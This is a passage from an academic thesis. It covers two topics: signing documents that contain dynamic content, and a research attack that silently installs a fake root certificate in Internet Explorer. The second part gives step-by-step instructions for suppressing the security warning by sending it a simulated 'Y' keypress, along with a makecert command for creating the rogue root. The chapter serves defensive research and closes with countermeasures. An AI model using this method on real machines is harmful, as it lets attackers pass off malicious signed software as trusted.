In order for a program to generate a digital signature on a data structure, e.g. a document, it must first encode it as a serial string of bits and bytes. It is then expected that the signature will unambiguously commit the signer to the contents of this serialised document. However, ambiguities can arise in the interpretation of the data string when this string can be viewed differently by the signer and the verifier of the signature. That is, it is possible to sign a digital document that changes when viewed at a later time, without invalidating the digital signature. One way in which this problem can arise is when the digital document being signed contains dynamic content.

As an example, suppose that the creator of the digital document is different from the signer. The creator produces the document in such a way that it gives the signer the impression that what he is about to sign is what is being displayed. However, the creator may embed dynamic content, e.g. macros or JavaScript, in the document to change its displayed contents when viewed at a later time.

Kain et al. [87] describe the problem and gave some examples using MS Word, MS Excel, PDF files, as well as HTML documents. Zanero [161] discusses the problem in relation to the Italian legal digital signature framework; he concludes that most digital signature applications are vulnerable to the dynamic content attack. A different source of ambiguities in digitally signed documents was discussed by Jøsang et al. [85]. Jøsang et al. show

54

how font substitution can be used to display the same digital document with different meanings on different computers.

Whilst there are, no doubt, yet further ways in which ambiguities can be deliberately or accidentally introduced into digital documents, the main focus of this chapter is problems arising from dynamic content. This is a significant and growing problem — whether we like it or not, document formats appear to be becoming more complex and more dynamic, rather than less so. Of course, this enables many new features to be provided to users; this appears to be yet another area where user convenience and security are pulling in opposite directions.

4.3   Signature Functionality

Signature functionality can be integrated into a specific application or implemented as a stand-alone application, see Figure 4.1. If digital signature functionality is integrated into an application, the application is aware of the document format and could be designed to avoid possible digital signature interpretation issues arising from dynamic content. Moreover, the application could act as a "trusted viewer" for the digital document. However, this is not really a viable general approach, since including signature functionality in every application is potentially very inefficient, with significant associated key management issues.

On the other hand, when a stand-alone signature application is used, the

problem of dynamic content can be much more serious, since the digital signature program is typically not aware of the format of the document being signed. One way of avoiding this problem would be to enable the signing application to communicate with the application which understands the document format. This idea forms the basis of the scheme we propose in Section 4.5 below. Of course, the security of the signing process also relies on the integrity and secrecy of the private signing key, and on controls to limit its use. The private key must thus be protected in some way, e.g. by storing it in a security module such as a smart card, and requiring entry of a password to enable its use.

A. Application integrated Digital Signature functionality

B. Stand alone Digital Signature functionality

Figure 4.1: Location of digital signature functionality in a computer system

4.4   Existing Solutions

In this section, previously proposed solutions to the problem of signing digital documents possessing dynamic content are briefly reviewed. Interestingly, all these solutions fall into the second category discussed above, i.e. they apply to the case where signature functionality is included in a stand-alone application.

4.4.1   Disabling Dynamic Content

Disabling dynamic or active content, as proposed by Spalka et al. [135], is one solution to this problem. However, this solution may render some documents useless. Spalka et al. propose two further ways to solve the problem of dynamic content. One is to restrict the actions of active content instead of disabling it, although this would require re-engineering every application. The other approach is to use a 'secure viewer' to view signed documents, but this would require the viewer to be able to parse every possible document format (see also Section 4.4.4).

4.4.2   Static File Formats

In this approach, only predefined static file formats, known not to have dynamic content, are permitted to be signed [87]. For example, plain ASCII files have no dynamic content, so the digital signature program can sign them without worrying about ambiguity issues. However, this may mean

that only one file format can be digitally signed, because most digital document formats permit some sort of dynamic content. This approach may be useful in situations where all digital documents to be signed have no dynamic content features, such as macros, JavaScript, or HTML capabilities.

4.4.3 XML

Another solution would be to convert the digital document to the Extensible Markup Language (XML) format [152] and then apply the XML digital signature processing standard [35] to obtain the document signature. This does appear to help to solve the problem, but dynamic content may still exist in the XML version. When the document is later presented to the signature verifier, if it is necessary to convert the document back to its original form, the dynamic content may be re-activated.

The authors of the XML digital signature standard are aware of the problem of dynamic or active content. The standard states clearly that, in order to sign an XML document, the signature program should sign all 'external' documents, i.e. documents referenced from within the XML document. The following is a quote from the standard [35]:

> Just as a user should only sign what it "sees," persons and automated mechanisms that trust the validity of a transformed document on the basis of a valid signature should operate over the data that was transformed (including canonicaliza-

tion) and signed, not the original pre-transformed data. This recommendation applies to transforms specified within the signature as well as those included as part of the document itself. For instance, if an XML document includes an embedded style sheet [25] it is the transformed document that should be represented to the user and signed. To meet this recommendation where a document references an external style sheet, the content of that external resource should also be signed as via a signature Reference — otherwise the content of that external content might change which alters the resulting document without invalidating the signature.

One problem with this solution is that the XML document may no longer contain all the dynamic content of the original document. For instance, if a Microsoft Excel document contains macros, then in order to avoid any possible problems arising from such dynamic content, all macros should be removed from the XML version. This will render the document useless if there are macros that are needed to present the document to the user, or if the user wants to make changes to the document using the macros.

4.4.4 Document Parser

Another approach to solving the problem is to create a digital signature program with its own document parser [87]. That is, whenever the user wants to sign a document, the digital signature program parses the digital

document and removes all dynamic content. In this approach, the digital signature program will need to be aware of most, if not all, digital document formats, which appears infeasible.

Thus, as it stands, this approach is impractical because of the need to provide a document parser for every possible document format. However, it might be possible to provide a parser for the most popular document formats. Nevertheless, problems will still arise, since not all document format specifications are available, and the owners of proprietary document formats often change the format with every release of their product.

4.4.5 Graphics Version

The What You See Is What You Sign (WYSIWYS) concept [129] is designed to solve the ambiguity problem arising from signing digital documents with dynamic content. This approach works by creating a graphical representation of the digital document and then digitally signing it. That is the approach taken by a commercial product [149] running under the Microsoft Windows operating system. It works as follows.

1. When installing the digital signature program, it sets up a special printer driver that functions like a normal printer, but, instead of printing a document on paper, prints it to an image file.

2. The user requests the digital signature program to sign a document by either printing the document to the digital signature special

printer from within the application program, or by launching the digital signature program and passing the document as an input. In the latter case, the digital signature program, with the help of the operating system printing subsystem, requests the application program to print the document to the digital signature program special printer.

3. The digital signature program creates a static image of the document, i.e. a graphical representation of the document, using a popular image format, such as TIFF (.tif), bitmap (.bmp), or JPEG (.jpg). It is worth noting that the digital signature program does not need to understand the format of the document to be signed. As stated above, the static image is produced by requesting the application program to print the document to the special digital signature printer driver (using the operating system printing subsystem).

4. The user views the static image of the digital document and approves it for signature.

5. The digital signature program then signs the static image of the document. If necessary, the program can also sign the original document and send it with the static image, but, and according to [149], this should not be used as a legal reference.

This approach appears to work well. However, it removes a lot of the flexibility enjoyed in today's business environment. Also, sending an image potentially consumes a lot more bandwidth than just sending the digital document.

4.5   A New Solution

In this section, we propose a new method to solve the problem of signing digital documents with dynamic content. The solution works in a similar way to the document parser solution outlined in Section 4.4.4. The main difference is that our proposed solution passes the document parsing task to the document generator program. This removes the need for the digital signature program to be aware of the document format specifications in order to generate a static version of the document, i.e. a version of the document without dynamic content.

Furthermore, the solution is flexible in that it can handle document formats introduced after the signing program was released. The solution as described here uses the Microsoft Component Object Model (COM) architecture [16]; however, other component based architectures, such as CORBA [116] or Java, could also be used. The solution is based on two assumptions, as follows.

1. The verifier has access to the program that was used by the signer to generate the digital document. In other words, both signer and verifier have access to the COM object that can generate a 'safe' digital document for the specific digital document type. For example, if the signer is signing a document created by Microsoft Word, then the verifier should also have access to Microsoft Word.

2. All programs that generate digital documents that may need to be signed must be aware of the digital signature program, i.e. they must

possess *application awareness*. For example, in the Microsoft Windows environment, this assumption can be met by registering the COM component of the application responsible for creating a static version of the document under a key in the Registry. We will discuss these assumptions in more detail below.

4.5.1 Application Awareness

In order for an application to be digital signature aware, it should meet the following two requirements:

1. It must implement an object that exposes a COM interface to help the digital signature program communicate with the application.

2. When installed, it must register itself in a predefined key location in the Registry, i.e. the data repository in the Microsoft Windows environment in which most of the Windows settings and program information are kept. The Registry location used must be specific to the digital signature program. This will make it easier for the digital signature program to locate digital signature aware applications.

Given that the application meets the above two requirements, the digital signature program can consult the Registry and search for the application that is associated with any digital document (using the file type indication following the full stop in the file name). Once it has identified the application that generated the document, it creates an instance of that

Figure 4.2: Signing a digital document

application and, using the digital signature COM interface, passes it the document and requests it to generate a static representation of the document. In the next two sections, we describe the processes of signing and verifying digital documents.

4.5.2 Signing a Digital Document

To sign a digital document, the signer uses the relevant application to check that the document appears correct. The digital signature program is then invoked and is passed the document. The digital signature program performs the following steps in order to sign the document, as shown in Figure 4.2.

1. The program consults the Registry and searches for the application program that generated the document, using the document filename extension as a key. It then obtains the Globally Unique ID (GUID) of

the application and creates an instance of the application in order to get access to the digital signature interface. If the digital signature program cannot find the GUID of the application responsible for creating the particular document type, the user should be warned, and given the option of either signing the document or not.

2. The program sends the document to the identified application through the digital signature COM interface that was acquired in step 1, and requests it to parse the document and return it in a static form.

3. The signature program receives back the static form of the document and signs it.

4.5.3 Verifying a Signed Document

In order to verify a digital signature on a document, the document, the signature, and the signer's public key are input to the signature program for verification. After performing steps 1 and 2 as described in Section 4.5.2, the signature program verifies the digital signature against the static version of the document it received in step 2, and outputs a 'true/false' indicator. If the output value is true, then the signature is valid. Figure 4.3 illustrates the process of verifying a digital signature on a document with dynamic content.

The first assumption mentioned in Section 4.5 states that the signer and the verifier must have access to the same application that generated the digital document. if the verifier does not have access to the application that

generated the digital document, the user should be warned and given the option of either verifying the digital signature of the dynamic document or not. It worth noting that we assume that the digital document application would maintain document format compatibility between different versions of the application.

Figure 4.3: Verifying a signed document

4.6   Security Analysis

We now briefly review some possible attacks on the scheme described immediately above.

4.6.1   File Type Attacks

As discussed in Section 4.5.1, the application program must register the file type extensions that it uses in a special location within the Registry, in addition to the 'regular' extension registration process. Correct operation of the proposed solution relies heavily on the correctness of both document extensions and the file type/extension table held in the Registry. Apart from ensuring that the application program possesses application awareness of the digital signature program, the use of a special extension

mapping table minimises the risk of accidental changes to this table.

The document extension scheme could be attacked by taking advantage of this reliance. One attack of this type would be to change the extension of a document that is to be signed. For example, suppose that a document is in Microsoft Word format, i.e. it has the extension .doc, and that a malicious third party changes its extension to .txt, the extension for text files. In order to sign the document, the digital signature program performs all the steps discussed in section 4.5.2, and passes the document to the application registered for handling text files. Since .txt files cannot contain dynamic content, the application will simply return the unchanged file to the signature program, which will sign it.

If an attacker can change the document type back to .doc before it is viewed by the signature verifier, then problems can clearly arise. If the file contains dynamic content then the problem that the solution was designed to avoid will recur on the verifier's computer. The only way of avoiding this problem is to prevent changes to the file type extension, which can be achieved by including the file name within the scope of the digital signature. However, even if such a precaution is enforced (and this would be our recommendation) problems can still arise if the extension/application mapping table in the Registry can be modified, as we now describe.

Suppose an attacker can modify the signature program extension/application association tables in the Registry of both the signer's and the verifier's computer, so that in both cases .doc files are processed by an application designed to work with ASCII text files. Suppose, moreover, that the

signer is given a document to sign that contains dynamic content. When the signature program passes it to the application to make a static version, no changes will be made since the document will be treated as an ASCII text file. Exactly the same will happen at the verifier, and the signature on the document will thus be verified. However, when the verifier views the document using Word, the dynamic content will be activated, and the usual problems with dynamic content arise.

It should be noted that, as long as the file name (and hence the extension) is signed, attacks require the modification of settings on the signer and/or verifier machine. The use of a special association table, used only by the signature program, will prevent such changes being made accidentally. However, no system can completely address threats which arise if attackers have access to the signer or verifier computer, and thus users of signatures should take all the usual precautions to protect the integrity of their computers.

4.6.2   Document Parsing

The proposed solution assumes that the digital signature aware application produces a 'truly' static document when requested to parse a document. A 'truly' static document is a document that does not depend on system or user defined variables. For example, suppose a document has a macro that uses system dependent variables, such as operating system version or current system date. In such a case the application should substitute the system dependent variables with the current values. Another possible

solution is for the digital signature aware application to return an error value to the digital signature program, requesting the user to remove the external variables.

4.6.3   Changes to Documents

In order to sign a digital document, the user views the document on the screen, approves it for signature, and finally requests the digital signature program to sign it. However, a threat exists that the document could be changed after the user views it and before the document is signed. For instance, just after viewing the document and before signing it, a piece of malicious code could change the document.

This issue can be addressed by integrating the digital signature functionality into the application itself, instead of separating the viewing and signing functions. An application may provide both facilities to the user; for instance, the application may enable the user to view the document, approve it for signature, and have the signature generated (e.g. using a system function call) without switching to any other application.

Of course, this problem arises with any scheme designed to sign documents, independently of the solution described in this chapter. Again, this underlines the importance of protecting the integrity of any computer used to create digital signatures.

4.7   Conclusions

The suggested solution requires all document handling applications to possess application awareness of the digital signature program in order to function properly. Every application must implement a COM interface and register itself in the Registry, in a location specific to the digital signature program, to enable the digital signature program to sign the digital document. We conclude this chapter by discussing one possible area for possible future research.

In order to sign a digital document, the user private key should be accessible to the digital signature program. Securing the user private key is very important to the operation of the suggested solution and, indeed, to any implementation of digital signatures. Where should this key be stored? The use of trusted computing technology [11], as incorporated into Microsoft's Next Generation Secure Computing Base (NGSCB) [40], may be useful in this context. Further research in this area is required in order to answer such questions.

Installing Fake Root Keys in a PC

Contents

If a malicious party can insert a self-issued CA public key into the list of root public keys stored in a PC, then this party could potentially do considerable harm to that PC. In this chapter, we present a way to achieve such an attack for the Microsoft Internet Explorer web browser root key store. This attack is designed so that it avoids attracting the user's attention. A realisation of this attack is also described. Finally, countermeasures that can be deployed to prevent such an attack are outlined.

Note that much of the material in this chapter has previously been published

in [6].

5.1 Introduction

As is widely known [91], most web browsers (e.g. Microsoft Internet Explorer or Netscape) have a repository of root public keys used to verify digitally signed public key certificates. These public keys are bundled with distributions of the web browser. One application of the root public keys is to verify the public key certificates of applet providers [107]. Specifically, web-sites may download applets to a user PC without the PC user knowing it. Depending on the security settings selected by the PC user, these applets may be executed with or without further checks. Typically, the browser will only execute the applet if the following conditions are satisfied.

1. The applet must be digitally signed, and the signature must verify correctly.

2. The public key required to verify the signature on the applet must be contained in a (valid) public key certificate signed using a private key corresponding to one of the stored root public keys. That is, the certificate must be verifiable using a stored root key.

3. The PC owner answers 'yes' to a question along the following lines: 'Are you prepared to trust software signed by X', where X is the name in the certificate verified in the previous step.

Suppose that a malicious entity generates two key pairs. One key pair is designated the CA key pair, and the other key pair is designated the

73

software supplier key pair. The private key from the CA key pair is used to sign a certificate for the public key from the software supplier key pair, and the name of a reputable software supplier is included in this certificate. Now, if the malicious party could insert his CA public key into the list of root public keys stored in a PC, then this party could successfully sign applets (using the software supplier private key) which will appear to a user of the PC as if they come from the reputable software supplier.

This is clearly a possible route for an attack on a PC. However, there are two obvious questions which must be answered before it is worth considering this further.

1. If an attacker is able to insert false public keys into the PC repository, then why not simply insert a rogue application directly? There are two possible answers to this question. Firstly, the insertion of a false public key allows arbitrary numbers of rogue applications to be executed on a PC, at any time in the future. This means that installing a rogue root CA public key is an attack that "cascades". Secondly, a false public key is undetectable by current attack detection software, whereas a malicious application will often be detected by such software. The reason that rogue public keys are not detected by virus scanners is that there is no simple way of distinguishing between public keys which should be in the list, e.g. because they were supplied by the browser or because they have deliberately been added by the user, and those which should not.

2. If an attacker is able to insert false public keys into the PC repository,

then why not simply corrupt the web browser to remove the checking of downloaded applets? The answer to this is straightforward; it may be a lot simpler to insert a single false public key into a PC repository than to come up with a patch to Internet Explorer that stops the checking of applets. The latter would presumably require a sophisticated understanding of the Internet Explorer executable.

The rest of the chapter is organised as follows. Section 5.2 discusses related work. Section 5.3 discusses at a high level possible means by which a root public key can be installed into a PC. Section 5.4 describes in detail one practical method for installing a root public key without user intervention, which has been successfully implemented. Section 5.5 analyses possible countermeasures that can be deployed to prevent such an attack and Section 5.6 concludes this Chapter.

5.2 Related Work

We are not aware of any other work that addresses this exact problem. However, Levi pointed out the general problem and the dangers posed by root public keys [91]. He suggested that root certificate installation should be avoided, and that access to the root certificate store should be controlled. Moreover, he recommends that users should check certificate details to make sure that every certificate is valid and genuine.

Hayes [59] discusses a practical solution enabling a CA to provide a secure

in-band update of a CA X.509 v3 certificate in a user's personal security environment. In a further paper [58], Hayes discusses the vulnerability of multiple roots in web browsers and the dangers of certificate masquerading. The need for improved methods for verifying the binding of a root CA to the source of protocol messages is described in [58].

5.3   Installing Root Certificates

Installing a root certificate is a straightforward process. In this chapter we will limit the discussion to the Microsoft Windows XP operating system and the Microsoft Internet Explorer web browser [125]; other operating systems and web browsers have similar means for installing root certificates. This discussion provides the necessary background for the attack described in section 5.4.

Before proceeding, observe that a root public key is always stored by Internet Explorer in a special format known as a 'self-signed certificate'. This means that the public key is actually stored in an X.509 certificate, where the certificate is signed using the private key corresponding to the public key inside the certificate. Whilst such a certificate does not function like a normal certificate, i.e. it does not guarantee the binding between subject name and public key, it does guarantee that the subject of the certificate knows the private key corresponding to the public key (so called 'proof of possession', [102]). This is because, in order to trust the content of the self-signed certificate, i.e. to believe the binding between name and public

key that is inherent in the certificate, one needs *a priori* to trust the public key used to verify the self-signed certificate. As a result these root public keys are typically (rather confusingly) referred to as 'root certificates' or 'X.509 root certificates' and we follow this convention in the remainder of this chapter.

In the remainder of this section we therefore first consider how a root public key can be put into the X.509 root certificate format (Section 5.3.1). We follow this by describing the conventional method for adding such a root certificate to the list stored by Windows (Section 5.3.2). This is then followed by a general discussion of means by which this might be achieved without the PC user's knowledge or consent (Section 5.3.2).

5.3.1 Creating a Root Certificate

Creating an X.509 root certificate [107] can be achieved using any of the freely available certificate creation tools [99, 61, 120]. One such tool is makecert.exe [99] as supplied by Microsoft. Using makecert.exe, the command shown in Figure 5.1 will issue a self-signed root certificate and save it to a certificate file 'root.cer'. It creates a public and private key pair for digital signatures. It stores the private key in the file that was passed as part of the command line, i.e. 'root.pvk' in the given example. If the file does not exist, the command creates it to store the private part of the key. Two command line arguments are of particular significance here, namely the -r and the -n options. The -r option is used to issue a self-signed root certificate and the -n option is used to specify the subject certificate name

in a way that conforms to the X.509 standard.

```
makecert -r -n "CN=MyRootCA,OU=MyOrganization,O=CompanyName,
E=Emailaddress" -sv root.pvk root.cer
```

Figure 5.1: Creating a root certificate using makercert.exe

We next explore various ways in which a root certificate, e.g. created using makecert.exe, can be added to the list used by Internet Explorer.

5.3.2   Installing a Root Certificate Under User Control

Once a root public key has been created and inserted into a self-signed (root) certificate, double clicking on the root certificate file launches the certificate management program (the Microsoft Certificate Import Wizard) to view and install certificates. The certificate management program then displays a set of dialog boxes to allow the user to manage the root certificate installation process. In a typical scenario, a user will keep clicking 'OK' and accept the default settings for each of the dialog boxes.

We next consider what processes are being executed by Windows when these dialog boxes are shown. This will provide the basis for an understanding of how adding a root certificate might be achieved without user consent.

1. The user double clicks on the certificate file. Microsoft Windows then launches the certificate management program to open the certificate (see Figure 5.2).

Figure 5.2: 'Installing a new certificate' dialog box

Figure 5.3: 'Selecting the certificate store' dialog box

Installing the certificate can be initiated by clicking on the "Install Certificate" button, which displays a dialog box requesting the user to select a store in which to place the new certificate, as shown in Figure 5.3.

2. If the user accepts the default settings, the wizard will select the certificate store based on the type of the certificate. In the case of a root certificate, the certificate will be stored in the certificate authority (CA) store, which is located in the Windows Registry.

3. When the next button is clicked, and if the certificate type is a root certificate, a security warning message box will be displayed and waiting for user action to complete the task. This box will ask the user for confirmation that the user wishes to add the new certificate to the root store, see Figure 5.4. The message box shows the issuer

Figure 5.4: 'Adding a root certificate' message box

name and thumbprint for the certificate, i.e. a hash-code computed as a function of the certificate. The thumbprint is shown in the message box to help the user confirm the validity of the certificate. For example, the user could obtain the correct thumbprint from the certificate issuer, and compare this with the thumbprint displayed in the message box. Normal users, i.e. users without administrative privileges, can still install root certificates.

5.3.3 Malicious Installation of a Root Certificate

A malicious third party could install a root certificate by running a special applet that inserts a self-issued root certificate into the browser's list of root CAs. However, if the malicious applet uses the certificate import wizard to achieve this, the certificate import wizard will display a message box to alert the user to the fact that a third party is trying to install a root certificate on their machine, as described in Section 5.3.2. The

challenge for the attacker is to 'silently' install the root certificate without user intervention. In the next subsection, general approaches to silent root certificate installation are discussed.

5.3.4   General Approaches to Silent Root Certificate Installation

In order to silently install a root certificate, a malicious third party must first be able to convince the user to run a special applet that will install the root certificate. This could be achieved in a variety of ways, e.g. by a virus, a trojan horse, or simply a Java or Visual Basic script. The malicious code could use more than one approach to silently install a root certificate into a PC. The following are two possible approaches by which the attack could be achieved.

1. **Using standard tools**

   This approach uses the standard tools, e.g. the Microsoft certificate import wizard, to install the certificate, but somehow manages to hide the 'security warning' message box. As above, a malicious third party must first convince the user to run a program that will insert the root certificate into the PC. The program can use features of the Windows operating system Graphical User Interface (GUI) to hide the 'security warning' message box and simultaneously simulate user acceptance that a new root certificate should be added to the store. This approach will be discussed in more detail in Section 5.4.

2. **Writing directly to the root certificate store**

Figure 5.5: Changes made to the Registry when installing a new root certificate

In this approach, the malicious program writes the false root certificate directly to the certificate store, i.e. the Registry in the case of Internet Explorer, without using any of the provided tools. The Registry [62] is the data repository in the Microsoft Windows environment in which most of the Windows settings and program information are kept. The Registry has a hierarchical structure analogous to the directory structure in a file system. However, instead of using folders and subfolders, it uses keys and subkeys. When a root certificate is installed, certain changes are being made to the Registry, as shown in Figure 5.5. First, a subkey is created for the new certificate in the root certificates store underneath the 'Certificates' key. The value of the subkey is the Thumbprint of the newly added certificate, i.e. the subkey that starts with '4D2C41...' in the figure. Second, an entry is created under the '4D2C41...' subkey to store the certificate details, i.e. 'Blob' in the case of the example shown in Figure 5.5. Finally, the subkey 'ProtectedRoots' is created underneath the 'Certificates' key, which is a binary value that needs special access control privileges to change or manipulate.

83

We were able to write a small program to write directly to the registry and to produce most of the keys. However, we were not able to reproduce the value stored in the 'ProtectedRoots' subkey. Moreover, there is access control protection on the 'ProtectedRoots' that requires a special privileged user, i.e. SYSTEM, to change the value of the key. The details of how to correctly make such modifications to the Registry is far from obvious and, as a result, it has, so far, not been possible to successfully implement such an attack.

5.4 A Practical Method for Silently Installing a Root Certificate

In this section, a practical method for silent installation of a root certificate is introduced. This method is an implementation of the first approach outlined in Section 5.3.4. The method relies on the Microsoft Windows Cryptographic Application Programming Interface (CryptoAPI) [100] to install a root certificate. It uses the CAPICOM, which is the Microsoft Cryptographic API with COM [16] support. It also uses features of the Microsoft Windows message system [101] to hide the 'security warning' message box. The following paragraphs describe the solution in more detail.

First, as previously, we suppose that a user executes a malicious third party program that will install the fake root certificate. In order for the malicious third party program to achieve such a task it performs the following steps.

1. The program must have access to a copy of the false root certificate. The fake root certificate can be hard coded in the program or stored in an external file or link. Makecert.exe or any other certificate creation tool could be used to create the fake root certificate, as described in Section 5.3.1.

2. When the program starts, it creates another running thread that monitors all windowing activities in the user's environment; we call this thread the 'monitoring thread'. The main task of the monitoring thread is to monitor all windows activities on the system until it detects the 'security warning' message box, get a 'handle' to it, and then take actions to both hide the box and provide a fake user confirmation (as described below). A more reliable way to detect the 'security warning' message box creation event is to use Windows Hooks [41], a mechanism to intercept system events. Using Windows Hooks, obtaining the handle of the 'security warning' message box can be achieved by intercepting the window creation system message that is sent to the application when creating the 'security warning' message box.

3. After creating the monitoring thread, the program makes a CryptoAPI call to add the fake root certificate to the list of root certificates in the system. When the program executes the call to the CryptoAPI to add the new root certificate, the CryptoAPI displays a security warning message box and waits for the user to confirm the addition of the root certificate. At this moment, the monitoring thread detects the security warning message box and obtains a handle to it.

4. The monitoring thread now takes steps to immediately provide a positive user response to the message box. This is achieved by the program sending a WM_CHAR message to the message box window handle. This message contains 'Y', i.e. it simulates the effect of the user pressing 'Y' on the keyboard as a positive response to the request made by the message box. The message box will immediately disappear, and the user will probably not detect anything untoward as the box will disappear almost as soon as it appears.

   It is worth noting that, in some circumstances, the message box will be visible for a short time. For example, in a heavily loaded operating environment, the speed of screen refreshing is affected. This condition could enable the user to see the message box for a short time. The Microsoft Windows GUI system has the feature of creating an invisible window, or hiding visible windows. It is possible to hide the window so that the user would not notice the message box. However, when the window is invisible it will not be possible to send it messages until it is visible again.

5. Now, as shown in Figure 5.6, the root certificate will have been added to the list of root certificates in the user's PC.

This approach to implementing a 'silent' root key installation attack would also work for other web browsers, and/or for browsers running on other platforms. For example, we believe that a similar approach could be used to silently install a fake root public key in the root key store for the Netscape/Mozilla browser running on a Linux platform. However, the exact method of implementing such an attack is dependent on the version

Figure 5.6: 'List of root certificates' dialog box

of the Netscape/Mozilla browser being used, as well as the graphical user interface installed on the user machine.

The Mozilla/Netscape browser stores the root public keys using Berkeley DB [66] format in an encrypted file named 'cert8.db', stored in the user home directory. Access to the password that was used to encrypt the file is required in order to modify the file and insert the fake root public key. The protection of the root public key store in the Mozilla/Netscape browser is similar to the protection of the Registry in the IE browser. However, a brute force attack is possible to recover the password and insert the fake root public key in the certificate store.

Code implementing the attack described above is provided in Appendix A. The code successfully performs the addition of a root certificate without user intervention or user knowledge.

5.5 Countermeasures

We conclude this chapter by suggesting some countermeasures to the threat of installation of a fake root certificate in a user PC. As with any security issue, there are two fundamental approaches to such a problem: (pro-active) prevention and (reactive) after the-event detection. We first mention two possible preventative measures.

1. When carrying out such a security sensitive task, users should always

be re-authenticated. This would eliminate the problem of a malicious third party adding a root certificate without user intervention. However, a sophisticated attack could employ the user stored password for re-authentication.

2. The attack could also be prevented by restricting access to the list of root public keys to special privileged users or processes.

Whilst prevention is the ideal solution, this can only be achieved in the long-term, since it requires modifications to the Windows environment. To address the problem in the immediate future requires reactive measures which detect when a false root certificate has been added (and take steps to remove it). One approach to the problem involves producing a tool that scans the list of root certificates for malicious third party certificates. Such a utility would need to have access to the list of 'good' root certificates. One approach would be for the utility to store the list of root certificates that comes with the browser on its first installation. The user can then run this scanning utility routinely to check for the presence of malicious third party root certificates. This approach is discussed in more detail in Chapter 6.

A second approach is to use the Online Certificate Status Protocol (OCSP) [106] to verify the status of a certificate before using it, and only allow 'current' certificates to be used. However, a motivated attacker might set up a rogue OCSP server to engage in such a protocol and fake the status of the certificate.

A further approach is for the browser to maintain two lists of root keys. One list is for the genuine root keys that were verified by the publisher of the browser, i.e. shipped with the browser. A second list will contain root public keys that were added by the user and that were not shipped with the browser. In this scenario, when engaging in transactions that use one of the root public keys in the second list, the browser will indicate the fact that the root public key being used is not from amongst those shipped with the browser, and hence is less reliable. As a consequence, the browser would give the user the option to stop the transaction.

Both the pro-active and reactive approaches to addressing this threat are subjects requiring further research.

5.6   Conclusions

